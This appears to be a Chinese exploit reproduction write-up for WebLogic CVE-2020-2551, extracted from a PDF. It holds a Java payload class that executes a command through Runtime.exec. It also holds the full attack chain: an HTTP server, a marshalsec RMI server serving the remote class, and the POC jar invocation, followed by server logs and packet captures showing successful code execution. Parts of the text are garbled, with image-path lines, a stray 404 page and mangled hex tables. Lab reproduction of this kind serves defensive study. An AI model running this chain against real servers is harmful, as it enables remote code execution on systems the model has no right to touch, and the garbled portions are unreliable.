


(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153346-9fdd57fc-718f-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153410-ae4b75d0-718f-1.png>)


生成jar包:




(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153457-ca3c292e-718f-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153518-d6f3ff70-718f-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153543-e5cea572-718f-1.png>)




(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153635-045c6646-7190-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153654-100a3798-7190-1.png>)



(<https://xzfile.alivuncs.com/media/upload/picture/20200329153713-1b8635fe-7190-1.png>)



(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153738-2a11f5ea-7190-1.png>)

## 6.2.搭建Weblogic10.3.6.0环境

参考：<https://github.com/vulhub/vulhub/blob/master/README.zh-cn.md>

(<https://github.com/vulhub/vulhub/blob/master/README.zh-cn.md>)

cd vulhub/weblogic/CVE-2017-10271/ && docker-compose up -d

```
root@kali:~# cd /root/bin/vulhub/weblogic/CVE-2017-10271/ && docker-compose up -d
Starting cve201710271_weblogic_1 ...
Starting cve201710271_weblogic_1 ... done
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153819-42807584-7190-1.png>)

Weblogic Docker ip:172.20.0.2


```
root@kali:~/bin/vulhub/weblogic/CVE-2017-10271# docker container ls
CONTAINER ID        IMAGE               COMMAND             CREATED            STATUS              PORTS
0b9cea005590        vulhub/weblogic   "startWebLogic.sh" 4 weeks ago       Up About a minute   0.0.0.0:7001->7001/tcp, 5556/tcp, 0.0.0.0:8453->8453/tcp
root@kali:~/bin/vulhub/weblogic/CVE-2017-10271# docker exec -it 0b9cea005590 /bin/bash
root@0b9cea005590:/# ifconfig
eth0      Link encap:Ethernet HWaddr 02:42:ac:14:00:02
          inet addr:172.20.0.2  Bcast:172.20.255.255  Mask:255.255.0.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500 Metric:1
          RX packets:20 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1592 (1.5 KB)  TX bytes:0 (0.0 B)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:65536 Metric:1
          RX packets:6 errors:0 dropped:0 overruns:0 frame:0
          TX packets:6 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:328 (32.0 B)  TX bytes:328 (32.0 B)
```

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153857-590d25d6-7190-1.png>)

Kali ip:192.168.152.128



## Error 404--Not Found

**From RFC 2068 Hypertext Transfer Protocol -- HTTP/1.1:**

### 10.4.5 404 Not Found

The server has not found anything matching the Request-URI. No indication is given of permanent.

If the server does not wish to make this information available to the client, the status instead. The 410 (Gone) status code SHOULD be used if the server knows, through some old resource is permanently unavailable and has no forwarding address.

先知社区

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329153949-7876abae-7190-1.png>)

## 7.Kali虚拟机本地直连网络测试（成功）

### 7.1.攻击准备

```
root@kali:~/CVE-2020-2551-test# ls  
CVE-2020-2551.jar exp.java marshalsec-0.0.3-SNAPSHOT-all.jar
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329154041-970de83e-7190-1.png>)

```
//package payload;          注释掉包名
import java.io.IOException;

public class exp {           测试环境只有wget命令
    public exp() {
        String cmd = "wget http://192.168.152.128/success";
        try {
            Runtime.getRuntime().exec(cmd).getInputStream();
        } catch (IOException e) {
            e.printStackTrace();
        }
    }
}
```

先知社区

(<https://xzfile.alivuncs.com/media/upload/picture/20200329154103-a4726f86-7190-1.png>)

编译exp class:

```
javac -source 1.6 -target 1.6 exp.java
```

```
root@kali:~/CVE-2020-2551-test# javac -source 1.6 -target 1.6 exp.java
警告: [options] 未与 -source 1.6 一起设置引导类路径
1 个警告
root@kali:~/CVE-2020-2551-test# ls
CVE-2020-2551.jar exp.class exp.java marshalsec-0.0.3-SNAPSHOT-all.jar
root@kali:~/CVE-2020-2551-test#
```

(<https://xzfile.alivuncs.com/media/upload/picture/20200329154136-b810d0a0-7190-1.png>)

搭建BMS Server HTTP Server 执行POC:

```
python -m SimpleHTTPServer 80
java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.152.128/#exp" 1099
java -jar CVE-2020-2551.jar 192.168.152.128 7001 rmi://192.168.152.128:1099/exp
```

```
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...

root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIServer "http://192.168.152.128:#exp" 1099
* Opening JRMP listener on 1099

root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test# java -jar CVE-2020-2551.jar 192.168.152.128 7001 rmi://192.168.152.128:1099/exp
```

168 152 128 1099/exp

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329154228-d6df1406-7190-1.png>)

注意：实战中HTTP Server 和RMI Server 的端口需要在防火墙上开放

Linux 开放80端口：

确定网卡名称：

```
root@kali:~# vi /root/.bash_history
root@kali:~# ifconfig
br-2d2338c464c6: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    inet 172.19.0.1 netmask 255.255.0.0 broadcast 172.19.255.255
        ethtool: link: txqueuelen 0 (Ethernet)
        RX packets 0 bytes 0 (0.0 B)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 0 bytes 0 (0.0 B)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

br-56b6c2497082: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>
    inet 172.20.0.1 netmask 255.255.0.0 broadcast 172.20.255.255
        ethtool: link: txqueuelen 64 (Ethernet)
        RX packets 11 bytes 2412 (2.3 KiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 31 bytes 2060 (2.0 KiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329154333-fdd8096e-7190-1.png>)

执行抓包命令：tcpdump -i br-56b6c2497082 -n -w deserlab.pcap，攻击完成后ctrl+c 结束命令

```
root@kali:~/CVE-2020-2551-test# tcpdump -i br-56b6c2497082 -n -w deserlab.pcap
tcpdump: listening on br-56b6c2497082, link-type EN10MB (Ethernet), capture size 262144 bytes
^C80 packets captured
80 packets received by filter
0 packets dropped by kernel
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329154402-0f53725a-7191-1.png>)

```
root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test#
root@Kali:~/CVE-2020-2551-test# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
172.20.0.2 - - [23/Mar/2020 12:49:22] "GET /exp.class HTTP/1.1" 200 -
172.20.0.2 - - [23/Mar/2020 12:49:22] code 404, message File not found
172.20.0.2 - - [23/Mar/2020 12:49:22] "GET /success HTTP/1.1" 404 - 成功

root@kali:~/CVE-2020-2551-test#
root@kali:~/CVE-2020-2551-test# java -cp marshalsec-0.0.3-SNAPSHOT-all.jar marshalsec.jndi.RMIRefServer "http://192.168.152.128/#exp" 1099
* Opening JRMPI listener on 1099
Have connection from /172.20.0.2:43210
Reading message...
Is RMI.lookup call for exp 2
Sending remote classloading stub targeting http://192.168.152.128/exp.class
Closing connection

at sun.reflect.NativeConstructorAccessorImpl.newInstance(NativeConstructorAccessorImpl.java:62)
at sun.reflect.DelegatingConstructorAccessorImpl.newInstance(DelegatingConstructorAccessorImpl.java:45)
at java.lang.reflect.Constructor.newInstance(Constructor.java:423)
at java.lang.Class.newInstance(Class.java:442)
at weblogic.iip.ReplyMessage.getThrowable(ReplyMessage.java:318)
at weblogic.corba.idl.RemoteDelegateImpl.postInvoke(RemoteDelegateImpl.java:468)
... 8 more
-----没有回显 自行检测-----
```

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329154422-1b21fb10-7191-1.png>)

### 7.3.分析攻击流程

将保存的deserlab.pcap拷贝出来，用wireshark打开并分析

Frame 4: 101 bytes on wire (808 bits), 101 bytes captured (808 bits)
> Ethernet II, Src: 02:42:96:97:4f:b8 (02:42:96:97:4f:b8), Dst: 02:42:ac:14:00:02 (02:42:ac:14:00:02)
> Internet Protocol Version 4, Src: 192.168.152.128, Dst: 172.20.0.2
> Transmission Control Protocol, Src Port: 45520, Dst Port: 7001, Seq: 1, Ack: 1, Len: 35
> General Inter-ORB Protocol
0000 02 42 ac 14 00 02 02 42 96 97 4f b8 00 45 00 B.....B ..O...E...
0001 00 57 e2 0a 40 00 40 06 53 57 c8 a8 98 80 ac 14 W...@ @ SW.....
0002 00 02 b1 d8 1b 59 ed 4e 9a aa 3a c2 3f b9 80 18 .....Y N ..?.....
0030 01 56 05 89 00 00 01 01 08 05 f7 c2 f9 e7 05 V.....I.....V.....
0040 9e 17 47 49 4f 50 01 02 00 03 00 00 00 17 00 00 .GIOP......
0050 00 02 00 00 00 00 00 00 00 0b 4e 61 6d 65 33 65 .....NameSev rvice
0060 72 76 69 63 65

1.通过iop 向Weblogic 请求NameService

(<https://xzfile.aliyuncs.com/media/upload/picture/20200329154504-33ee0f080-7191-1.png>)

No.	Source	Time	Destination	Protocol	Length	Info
1	192.168.152.128	0.000000	172.20.0.2	TCP	74	45520 → 7001 [SYN] Seq=0 Win=43690 Len=0 MSS=65495 SACK_PERM=1 TSval=3589
2	172.20.0.2	0.000170	192.168.152.128	TCP	74	7001 → 45520 [SYN, ACK] Seq=1 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=3589
3	192.168.152.128	0.000219	172.20.0.2	TCP	66	45520 → 7001 [ACK] Seq=1 Ack=1 Win=43776 Len=0 TSval=3589784251 TSecr=132488789
4	192.168.152.128	0.061426	172.20.0.2	GIOP	101	GIOP 1.2 LocateRequest, s=23 id=2 op=LocateRequest
5	172.20.0.2	0.061448	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
6	172.20.0.2	0.064348	192.168.152.128	GIOP	1070	GIOP 1.2 LocateReply, s=992 id=2 [Malformed Packet]
7	192.168.152.128	0.064363	172.20.0.2	TCP	66	45520 → 7001 [ACK] Seq=3 Ack=1005 Win=45824 Len=0 TSval=3589784316 TSecr=3589
8	172.20.0.1	0.181524	172.20.0.2	TCP	74	33700 → 7001 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2103084393 TSecr=2103084393
9	172.20.0.2	0.181585	172.20.0.1	TCP	74	7001 → 33706 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=2103084393 TSecr=2103084393

## 2.Weblogic返回NameService，并指定bind地址

bind地址为172.20.0.2，Weblogic真实内网ip

先知社区

(https://xzfile.aliyuncs.com/media/upload/picture/20200329154527-41fbfc18-7191-1.png)

No.	Source	Time	Destination	Protocol	Length	Info
4	192.168.152.128	0.061426	172.20.0.2	GIOP	101	GIOP 1.2 LocateRequest, s=23 id=2 op=LocateRequest
5	172.20.0.2	0.061448	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
6	172.20.0.2	0.064348	192.168.152.128	GIOP	1070	GIOP 1.2 LocateReply, s=992 id=2 [Malformed Packet]
7	192.168.152.128	0.064363	172.20.0.2	TCP	66	45520 → 7001 [ACK] Seq=36 Ack=1005 Win=45824 Len=0 TSval=3589784316 TSecr=3589
8	172.20.0.1	0.181524	172.20.0.2	TCP	74	33706 → 7001 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=2103084393 TSecr=2103084393
9	172.20.0.2	0.181585	172.20.0.1	TCP	74	7001 → 33706 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=2103084393 TSecr=2103084393
10	172.20.0.1	0.181602	172.20.0.2	TCP	66	33706 → 7001 [ACK] Seq=1 Ack=1 Win=29312 Len=0 TSval=2103084393 TSecr=2103084393
11	172.20.0.1	0.209936	172.20.0.2	GIOP	1538	GIOP 1.2 Request, s=1460 id=2: op=rebind_any
12	172.20.0.2	0.209957	172.20.0.1	TCP	66	7001 → 33706 [ACK] Seq=1 Ack=1473 Win=32000 Len=0 TSval=3142574394 TSecr=3142574394

## 3.客户端请求bind恶意序列化对象

No.	Source	Time	Destination	Protocol	Length	Info
02d0	79 44 65 73 63 3a 37 33 43 44 39 41 34 35 43 42	0.020000	192.168.152.128	TCP	74	7001 → 33706 [SYN, ACK] Seq=73 C09A45CB
02e0	41 35 32 39 33 38 3a 37	0.020000	192.168.152.128	TCP	65	A52938:7 4261801B
02f0	39 33 31 45 46 30 3a 00	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
0300	00 59 52 44 49 3a 73 75	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
0310	74 2e 61 66 6e 6f 74 61	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
0320	6f 74 61 74 69 6f 69 49	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
0330	68 48 61 66 64 6c 85 72	0.020000	192.168.152.128	TCP	66	7001 → 45520 [ACK] Seq=1 Ack=36 Win=29056 Len=0 TSval=132488789 TSecr=3589
